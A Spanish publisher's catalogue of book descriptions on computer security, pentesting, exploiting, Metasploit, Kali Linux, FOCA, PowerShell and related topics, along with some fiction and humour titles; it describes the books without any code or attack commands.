El *DNI electrónico* está entre nosotros, desde hace bastante tiempo pero, desgraciadamente, el uso del mismo en su faceta electrónica no ha despegado. Todavía son pocas las empresas y los particulares que sacan provecho de las funcionalidades que ofrece. En este Libro *Rames Sarwat*, de la empresa *SmartAccess*, desgrana los fundamentos tecnológicos que están tras él, y muestra cómo utilizar el *DNI-e* en entornos profesionales y particulares. Desde autenticarse en los sistemas informáticos de una empresa, hasta desarrollar aplicaciones que saquen partido del *DNI-e*. *Rames Sarwat* es licenciado en Informática por la *Universidad Politécnica de Madrid* y socio fundador y director de *SmartAccess*. Anteriormente ejerció como Director de Consultoría en *Microsoft*..



Anuario ilustrado de seguridad informática, anécdotas y entrevistas exclusivas. Casi todo lo que ha ocurrido en seguridad en los últimos doce años, está dentro de *"Una al día: 12 años de seguridad informática*

Para celebrar los doce años ininterrumpidos del boletín *Una al día*, hemos realizado un recorrido por toda una década de virus, vulnerabilidades, fraudes, alertas, y reflexiones sobre la seguridad en Internet. Desde una perspectiva amena y entretenida y con un diseño sencillo y directo. Los 12 años de *Una al día* sirven de excusa para un libro que está compuesto por material nuevo, revisado y redactado desde la perspectiva del tiempo. Además de las entrevistas exclusivas y las anécdotas propias de *Hispasec*.



La información es clave en la preparación de un test de penetración. Sin ella no es posible determinar qué atacar ni cómo hacerlo. Y los buscadores se han convertido en herramientas fundamentales para la minería de datos y los procesos de inteligencia. Sin embargo, pese a que las técnicas de *Google Hacking* lleven años siendo utilizadas, quizá no hayan sido siempre bien tratadas ni transmitidas al público. Limitarse a emplear *Google Dorks* conocidos o a usar herramientas que automaticen esta tarea es, con respecto al uso de los buscadores, lo mismo que usar una herramienta como *Nessus*, o quizá el *autopwn* de *Metasploit*, y pensar que se está realizando un test de penetración. Por supuesto, estas herramientas son útiles, pero se debe ir más allá: comprender los problemas encontrados, ser capaces de detectar otros nuevos... y combinar herramientas.



No es de extrañar que los programas contengan fallos, errores, que, bajo determinadas circunstancias los hagan funcionar de forma extraña. Que los conviertan en algo para lo que no estaban diseñados. Aquí es donde entran en juego los posibles atacantes. Pentesters, auditores, y ciberdelincuentes. Para la organización, mejor que sea uno de los primeros que uno de los últimos. Pero para la aplicación, que no entra en valorar intenciones, no hay diferencia entre ellos. Simplemente, son usuarios que hablan un extraño idioma en que los errores se denominan "vulnerabilidades", y una aplicación defectuosa puede terminar convirtiéndose, por ejemplo, en una interfaz de usuario que le permita interactuar directamente con la base de datos. Y basta con un único error.



Las redes de datos IP hace mucho tiempo que gobiernan nuestras sociedades. Empresas, gobiernos y sistemas de interacción social se basan en redes TCP/IP. Sin embargo, estas redes tienen vulnerabilidades que pueden ser aprovechadas por un atacante para robar contraseñas, capturar conversaciones de voz, mensajes de correo electrónico o información transmitida desde servidores. En este libro se analizan cómo funcionan los ataques de *man in the middle* en redes IPv4 o IPv6, cómo por medio de estos ataques se puede crackear una conexión VPN PPTP, robar la conexión de un usuario al *Active Directory* o cómo suplantar identificadores en aplicaciones para conseguir perpetrar una intrusión además del ataque SLAAC, el funcionamiento de las técnicas *ARP-Spoofing*, *Neighbor Spoofing* en IPv6, etcetera.



Hoy día es innegable el imparable crecimiento que han tenido las tecnologías de los dispositivos móviles en los últimos años. El número de smartphones, tablets, etc. han aumentado de manera exponencial. Esto ha sido así, hasta tal punto que actualmente estos dispositivos se han posicionado como tecnologías de máxima prioridad para muchas empresas.
Con este libro se pueden adquirir los conocimientos necesarios para desarrollar aplicaciones en *iOS*, guiando al lector para que aprenda a utilizar las herramientas y técnicas básicas para iniciarse en el mundo *iOS*. Se pretende sentar unas bases, de manera que al finalizar la lectura, el lector pueda convertirse en desarrollador *iOS* y enfrentarse a proyectos de este sistema operativo por sí mismo.




Hoy en día la administración de los sistemas es de vital importancia en toda empresa moderna. *PowerShell* ofrece al administrador la posibilidad de automatizar las tareas cotidianas proporcionando un potente lenguaje de *scripting*. El libro está estructurado en distintas temáticas, que ofrecen al lector una introducción a la interacción con la potente línea de comandos de *Microsoft*, las bases y pilares para el desarrollo de potentes scripts seguros, y la gestión de productos de *Microsoft* desde *PowerShell*, como son *Hyper-V*, *Active Directory*, *SharePoint*, *SQL Server* o *IIS*. Otro de los aspectos a tratar es la seguridad. El enfoque práctico del libro ayuda al administrador, a entender los distintos y variados conceptos que ofrece *PowerShell*.

Microsoft Windows Server 2012 ha llegado con novedades cuyo objetivo es simplificar las, cada vez más, complejas tareas de los administradores y profesionales IT. En el presente libro se recogen la gran mayoría de dichas novedades entre las que destacan la versión 3.0 de *Hyper-V*, el servidor de virtualización de *Microsoft*, el almacenamiento con su nuevo sistema de archivos y sus propiedades, las mejoras y nuevas características de *Active Directory*, DNS y DHCP, las novedosas fórmulas de despliegue eficiente, la ampliación y mejora de la línea de comandos *Microsoft Windows PowerShell*, y como no, la seguridad, un pilar básico en la estructura de los productos *Microsoft* La idea del libro es presentar las novedades y ahondar en los conceptos principales.

La seguridad de la información es uno de los mercados en auge en la Informática hoy en día. Los gobiernos y empresas valoran sus activos por lo que deben protegerlos de accesos ilícitos mediante el uso de auditorías que proporcionen un status de seguridad a nivel organizativo. El *pentesting* forma parte de las auditorías de seguridad y proporciona un conjunto de pruebas que valoren el estado de la seguridad de la organización en ciertas fases. *Metasploit* es una de las herramientas más utilizadas en procesos de *pentesting* ya que contempla distintas fases de un test de intrusión. Con el presente libro se pretende obtener una visión global de las fases en las que *Metasploit* puede ofrecer su potencia y flexibilidad al servicio del *hacking* ético.

¿Sabías que Steve Jobs le llevó en persona un ordenador Macintosh a Yoko Ono y también a Mick Jagger? ¿Y que Jay Miner, el genio que creó el *Amiga 1000* tenía una perrita que tomaba parte en algunas de las decisiones de diseño de este ordenador? ¿O que *Xenix* fue el sistema *Unix* más usado en los 80s en ordenadores y que era propiedad de *Microsoft*?
Estas son sólo algunas de las historias y anécdotas que encontrarás en este libro de Microhistorias. Una parte importante de las cuales tienen como protagonista a los miembros de *Microsoft* y de *Apple*.
50 historias de *hackers*, *phreakers*, programadores y diseñadores cuya constancia y sabiduría nos sirven de inspiración y de ejemplo para nuestros proyectos de hoy en día.

Ángel Ríos, auditor de una empresa puntera en el sector de la seguridad informática se prepara para acudir a una cita con Yolanda, antigua compañera de clase de la que siempre ha estado enamorado. Sin embargo, ella no está interesada en iniciar una relación; sólo quiere que le ayude a descifrar un misterioso archivo. Ángel se ve envuelto en una intriga que complicará su vida y lo expondrá a un grave peligro. Únicamente contará con sus conocimientos de *hacking* y el apoyo de su amigo Marcos.
Mezcla de novela negra y manual técnico, este libro aspira a entretener e informar a partes iguales sobre un mundo tan apasionante como es el de la seguridad informática. Técnicas de *hacking web*, sistemas y análisis forense, son algunos de los temas que se tratan con total rigor y excelentemente documentados.



La evolución de VoIP ha sido considerable, siendo hoy día una alternativa muy utilizada como solución única de telefonía en muchísimas empresas. Gracias a la expansión de Internet y a las redes de alta velocidad, llegará un momento en el que las líneas telefónicas convencionales sean totalmente sustituidas por sistemas de VoIP, dado el ahorro económico no sólo en llamadas sino también en infraestructura. El gran problema es la falta de concienciación en seguridad. Las empresas aprenden de los errores a base de pagar elevadas facturas y a causa de sufrir intrusiones en sus sistemas.
Este libro muestra cómo hacer un test de penetración en un sistema de VoIP así como las herramientas más utilizadas para atacarlo, repasando además los fallos de configuración más comunes.



¿Has pensado alguna vez por qué coño el informático tiene siempre esa cara de orco? ¿Por qué siempre está enfadado? ¿Por qué no se relaciona con la gente de la oficina?
Yo te lo digo: por tu culpa. Por vuestra culpa. Por las burradas que hacéis. Porque no os podéis estar quietecitos, no... Porque os creéis que el informático tiene la solución para todo.
Pasa, pasa, y entérate de qué pasa por la cabeza de *Wardog*, un administrador de sistemas renegado, con afán de venganza, con maldad y con mala hostia.
Wardog y el mundo es el producto de años de exposición a *lusers* dotados de estupidez tóxica, de mala baba destilada y acidez de estómago. Y café en cantidades malsanas.



Actualmente, el mundo de las aplicaciones móviles es uno de los sectores que más dinero mueve en el mercado de la informática. Tener conocimientos de programación en estas plataformas móviles es una garantía para poder encontrar empleo a día de hoy. "*Desarrollo de aplicaciones Android seguras*" pretende inculcar al lector una base sólida de conocimientos sobre programación en la plataforma móvil con mayor cuota de mercado del mundo: *Android*. Mediante un enfoque eminentemente práctico, el libro guiará al lector en el desarrollo de las funcionalidades más demandadas a la hora de desarrollar una aplicación móvil. Además se pretende educar al programador e introducirle en la utilización de técnicas de diseño que modelen aplicaciones seguras, en la parte de almacenamiento de datos y en la parte de comunicaciones.



Este libro se dedica especialmente a dos paradigmas de la criptografía: la clásica y RSA. Ambos los trata a fondo con el ánimo de convertirse en uno de los documentos más completos en esta temática. Para conseguir este trabajo el texto presentado toma como referencia trabajo previo de los autores, complementándolo y orientándolo para hacer su lectura más asequible.
El técnico o experto en seguridad tendrá especial interés por el sistema RSA, aunque le venga muy bien recordar sus inicios en la criptografía como texto de amena lectura y, por su parte, el lector no experto en estos temas criptológicos pero sí interesado, seguramente le atraiga inicialmente la criptografía clásica por su sencillez y sentido histórico.



Este libro trata sobre la securización de entornos *Linux* siguiendo el modelo de Defensa en Profundidad. Es decir, diferenciando la infraestructura en diferentes capas que deberán ser configuradas de forma adecuada, teniendo como principal objetivo la seguridad global que proporcionarán. Durante el transcurso de esta lectura se ofrecen bases teóricas, ejemplos de configuración y funcionamiento, además de buenas prácticas para tratar de mantener un entorno lo más seguro posible. Sin duda, los entornos basados en *Linux* ofrecen una gran flexibilidad y opciones, por lo que se ha optado por trabajar con las tecnologías más comunes y utilizadas. En definitiva, este libro se recomienda a todos aquellos que deseen reforzar conceptos, así como para los que necesiten una base desde la que partir a la hora de securizar un entorno *Linux*.



A día de hoy se han vendido más de 500 millones de dispositivos *iOS* y aunque la seguridad del sistema ha mejorado con cada versión todavía se pueden encontrar vulnerabilidades a explotar. Las auditorías de seguridad en empresas cada vez se encuentran con más dispositivos *iOS* entre sus objetivos, ya que los empleados los utilizan en sus puestos de trabajo, lo que hace que haya que pensar en ellos como posibles riesgos de seguridad. En este libro se han juntado un nutrido grupo de expertos en seguridad en la materia para recopilar en un texto, todas las formas de atacar un terminal *iPhone* o *iPad* de un usuario detereminado. Tras leer este libro, si un determinado usuario tiene un *iPhone* o un *iPad*, seguro que al lector se le ocurren muchas formas de conseguir la información que en él se guarde o de controlar lo que con él se hace.



Kali Linux ha renovado el espíritu y la estabilidad de *BackTrack* gracias a la agrupación y selección de herramientas que son utilizadas diariamente por miles de auditores. En *Kali Linux* se han eliminado las herramientas que se encontraban descatalogadas y se han afinado las versiones de las herramientas top. La cantidad de estas es lo que situa a *Kali Linux*, como una de las mejores distribuciones para auditoría de seguridad del mundo. El libro plantea un enfoque eminentemente práctico, priorizando los escenarios reproducibles por el lector, y enseñando el uso de las herramientas más utilizadas en el mundo de la auditoría informática. *Kali Linux* tiene la misión de sustituir a la distribución de seguridad por excelencia, y como se puede visualizar en este libro tiene razones sobradas para lograrlo.



El exploiting es el arte de convertir una vulnerabilidad o brecha de seguridad en una entrada real hacia un sistema ajeno. Cuando cientos de noticias en la red hablan sobre "una posible ejecución de código arbitrario", el exploiter es aquella persona capaz de desarrollar todos los detalles técnicos y complejos elementos que hacen realidad dicha afirmación. El objetivo es provocar, a través de un fallo de programación, que una aplicación haga cosas para las que inicialmente no estaba diseñada, pudiendo tomar así posterior control sobre un sistema. Desde la perspectiva de un hacker ético, este libro le brinda todas las habilidades necesarias para adentrarse en el mundo del exploiting y hacking de aplicaciones en el sistema operativo Linux. Conviértase en un ninja de la seguridad, aprenda el Kung Fu de los hackers.

Le herramienta FOCA es una utilidad pensada por pentesters que hacen pentesting. Esto hace que la herramienta esté llena de opciones que te serán de extremada utilidad si vas necesitas hacer una auditoría de seguridad a un sitio web o la red de una empresa. FOCA está basada en la recolección de información de fuentes abiertas OSINT, y en esta última versión se ponen a disposición pública todos lo plugins y funciones que tenía la versión PRO. Además, en esta versión, es posible ampliar la funcionalidad de la herramienta y extender las habilidades de FOCA mediante la creación de plugins personalizados.

A día de hoy, FOCA es una popular herramienta en el mundo de la seguridad usada por cientos de miles profesionales a lo largo del mundo. Ha sido citada en cientos de conferencias de seguridad, utilizada para hacer estudios de seguridad por hackers en todo el planeta. Algunos tan famosos como el propio Kevin Mitnick que en sus conferencias cuenta cómo sacar el máximo de partido a esta utilidad. Si te gusta el mundo de la seguridad informática, el hacking o el pentesting en general, debes conocer cómo sacarle el máximo partido a tu FOCA.

En este libro aprenderás a sacar partido de todas las funciones que tiene FOCA, así como utilizarla junto con otras herramientas como Burp, Metasploit o los frameworks de Evil Grade. También verás como utilizar la información obtenida con FOCA en diferentes esquemas de ataque a utilizar en un pentesting. Conocerás cómo funciona la fase de análisis de metadatos, las herramientas de descubrimiento de red, las técnicas de fingerprintig y la búsqueda de vulnerabilidades. Fear the FOCA!

Nivel: Avanzado - **Tipo de Libro:** Guía Profesional - **Temática:** Seguridad Informática

978-84-616-6319-4



0xWORD

www.0xWORD.com